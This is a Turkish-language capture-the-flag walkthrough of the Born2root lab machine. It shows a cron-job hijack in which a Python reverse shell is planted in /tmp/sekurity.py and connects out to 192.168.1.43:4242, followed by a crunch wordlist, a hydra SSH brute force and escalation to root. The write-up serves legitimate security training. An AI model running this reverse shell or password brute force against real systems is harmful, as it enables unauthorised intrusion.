


```
root@kali:~# ssh martin@192.168.1.45 -i id_rsa
load pubkey "id_rsa": invalid format

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Nov 18 21:30:50 2024 from 192.168.1.43

READY TO ACCESS THE SECRET LAB ?

secret password :
WELCOME !
martin@debian:~$
```

Martin kullanıcısı ile giriş yapmayı başardık.


Yetki yükseltmek için /etc/crontab dosyasını kontrol ediyoruz.

Crontab zamanlanmış görevler için kullanılır. İşletim sisteminde planlanmış zaman aralıklarında otomatik işlemler gerçekleştirilir.




```
WELCOME !
martin@debian:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*/5  * * * *   jimmy   python /tmp/sekurity.py
martin@debian:~$
```

/tmp/sekurity.py dosyasının her 5 dakikada bir jimmy kullanıcısı tarafından çalıştırıldığı görülüyor. Eğer bu dosyayı manipüle edebilirsek jimmy kullanıcısının hesabına geçiş yapabiliriz.




```
martin@debian:~$ cd /tmp
martin@debian:/tmp$ ls
sekurity.py
martin@debian:/tmp$
```

/tmp dizini altında sekurity.py adında bir dosya olmadığını görüyoruz. Bu sebeple dosyayı kendimiz oluşturabiliriz.



```
#/usr/bin/python
import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("192.168.1.43",4242));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
subprocess.call(["/bin/sh","-i"]);
```

İçerisine revershell komutu eklediğimiz python dosyasını sekurity.py ismiyle kaydediyoruz.



```
root@kali:~# nc -nvlp 4242
listening on [any] 4242 ...
connect to [192.168.1.43] from (UNKNOWN) [192.168.1.45] 58794
/bin/sh: 0: can't access tty; job control turned off
$
```

Netcat ile 4242 portunu dinliyoruz. Belli bir süre sonra shell almayı başardık.


Hadi kullanıcısı ile ilgili herhangi bir yetki yükseltme yöntemi bulamadığımız için brute force saldırısı deneyebiliriz.

```
crunch 7 7 -t hadi%%% -o output.txt
```


Crunch ile wordlist oluşturuyoruz.

Oluşturduğumuz wordlist ile ssh servisine hydra kullanarak brute force saldırısı gerçekleştiriyoruz.

```
hydra -l hadi -P output.txt  192.168.1.45 ssh -V
```




```
root@kali:~# hydra -l hadi -P output.txt  192.168.1.45 ssh -V
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-18 16:33:03
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1000 login tries (l:1/p:1000), ~63 tries per task
[DATA] attacking ssh://192.168.1.45:22/
[ATTEMPT] target 192.168.1.45 - login "hadi" - pass "hadi000" - 1 of 1000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.45 - login "hadi" - pass "hadi001" - 2 of 1000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.45 - login "hadi" - pass "hadi002" - 3 of 1000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.45 - login "hadi" - pass "hadi003" - 4 of 1000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.45 - login "hadi" - pass "hadi004" - 5 of 1000 [child 4] (0/0)
[ATTEMPT] target 192.168.1.45 - login "hadi" - pass "hadi005" - 6 of 1000 [child 5] (0/0)
[ATTEMPT] target 192.168.1.45 - login "hadi" - pass "hadi006" - 7 of 1000 [child 6] (0/0)
[ATTEMPT] target 192.168.1.45 - login "hadi" - pass "hadi007" - 8 of 1000 [child 7] (0/0)
[ATTEMPT] target 192.168.1.45 - login "hadi" - pass "hadi008" - 9 of 1000 [child 8] (0/0)
[ATTEMPT] target 192.168.1.45 - login "hadi" - pass "hadi009" - 10 of 1000 [child 9] (0/0)
[ATTEMPT] target 192.168.1.45 - login "hadi" - pass "hadi010" - 11 of 1000 [child 10] (0/0)
[ATTEMPT] target 192.168.1.45 - login "hadi" - pass "hadi011" - 12 of 1000 [child 11] (0/0)
[ATTEMPT] target 192.168.1.45 - login "hadi" - pass "hadi012" - 13 of 1000 [child 12] (0/0)
[ATTEMPT] target 192.168.1.45 - login "hadi" - pass "hadi013" - 14 of 1000 [child 13] (0/0)
[ATTEMPT] target 192.168.1.45 - login "hadi" - pass "hadi014" - 15 of 1000 [child 14] (0/0)
[ATTEMPT] target 192.168.1.45 - login "hadi" - pass "hadi015" - 16 of 1000 [child 15] (0/0)
[ATTEMPT] target 192.168.1.45 - login "hadi" - pass "hadi016" - 17 of 1000 [child 15] (0/0)
[ATTEMPT] target 192.168.1.45 - login "hadi" - pass "hadi017" - 18 of 1000 [child 9] (0/0)
[ATTEMPT] target 192.168.1.45 - login "hadi" - pass "hadi018" - 19 of 1000 [child 10] (0/0)
[ATTEMPT] target 192.168.1.45 - login "hadi" - pass "hadi019" - 20 of 1000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.45 - login "hadi" - pass "hadi020" - 21 of 1000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.45 - login "hadi" - pass "hadi021" - 22 of 1000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.45 - login "hadi" - pass "hadi022" - 23 of 1000 [child 4] (0/0)
```



```
[ATTEMPT] target 192.168.1.45 - login "hadi" - pass "hadi117" - 118 of 1000 [child 8] (0/0)
[ATTEMPT] target 192.168.1.45 - login "hadi" - pass "hadi118" - 119 of 1000 [child 6] (0/0)
[ATTEMPT] target 192.168.1.45 - login "hadi" - pass "hadi119" - 120 of 1000 [child 15] (0/0)
[ATTEMPT] target 192.168.1.45 - login "hadi" - pass "hadi120" - 121 of 1000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.45 - login "hadi" - pass "hadi121" - 122 of 1000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.45 - login "hadi" - pass "hadi122" - 123 of 1000 [child 7] (0/0)
[ATTEMPT] target 192.168.1.45 - login "hadi" - pass "hadi123" - 124 of 1000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.45 - login "hadi" - pass "hadi124" - 125 of 1000 [child 9] (0/0)
[ATTEMPT] target 192.168.1.45 - login "hadi" - pass "hadi125" - 126 of 1000 [child 10] (0/0)
[ATTEMPT] target 192.168.1.45 - login "hadi" - pass "hadi126" - 127 of 1000 [child 12] (0/0)
[22][ssh] host: 192.168.1.45   login: hadi   password: hadi123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-18 16:33:53
root@kali:~#
```


Parolasını hadi123 olarak bulduk. Şimdi ssh ile bağlanalım.

```
ssh hadi@192.168.1.45
```




```
hadi@debian:~$ whoami
hadi
hadi@debian:~$ 
```

Hesaba giriş yapmayı başardık.



```
hadi@debian:~$ su root
Mot de passe :
root@debian:/home/hadi# 
```

su root komutu ile root hesabına geçmeyi deneyelim. Parola isteyecektir. Parola kısmına kendi parolamızı yani hadi123 yazıyoruz.



```
root@debian:~# cd /root
root@debian:~# cat flag.txt
,-----.                      ,--. ,------.                 ,--.
|  |) /_  ,---. ,--.--.,--,--, '.-.  \|  .--. ' ,---.  ,---. ,-'  '-.
|  .-.  \| .-. ||  .--'|      \ .-' .'|  '--'.'| .-. || .-. |'-.  .-'
|  '--' /' '-' '|  |   |  ||  |/   '-.|  |\  \ ' '-' '' '-' '  |  |
`------'  `---' `--'   `--''--''-----'`--' '--' `---'  `---'   `--'


Congratulations ! you  pwned completly Born2root's CTF .

I hope you enjoyed it and you have made Tea's overdose or coffee's overdose :p

I have blocked some easy ways to complete the CTF ( Kernel Exploit ... ) for give you more fun and more knownledge ...

Pwning the box with a linux binary misconfiguration is more fun than with a Kernel Exploit !

Enumeration is The Key .



Give me feedback :[FB] Hadi Mene
root@debian:~# 
```

/root dizini altındaki bayrağı almayı başardık.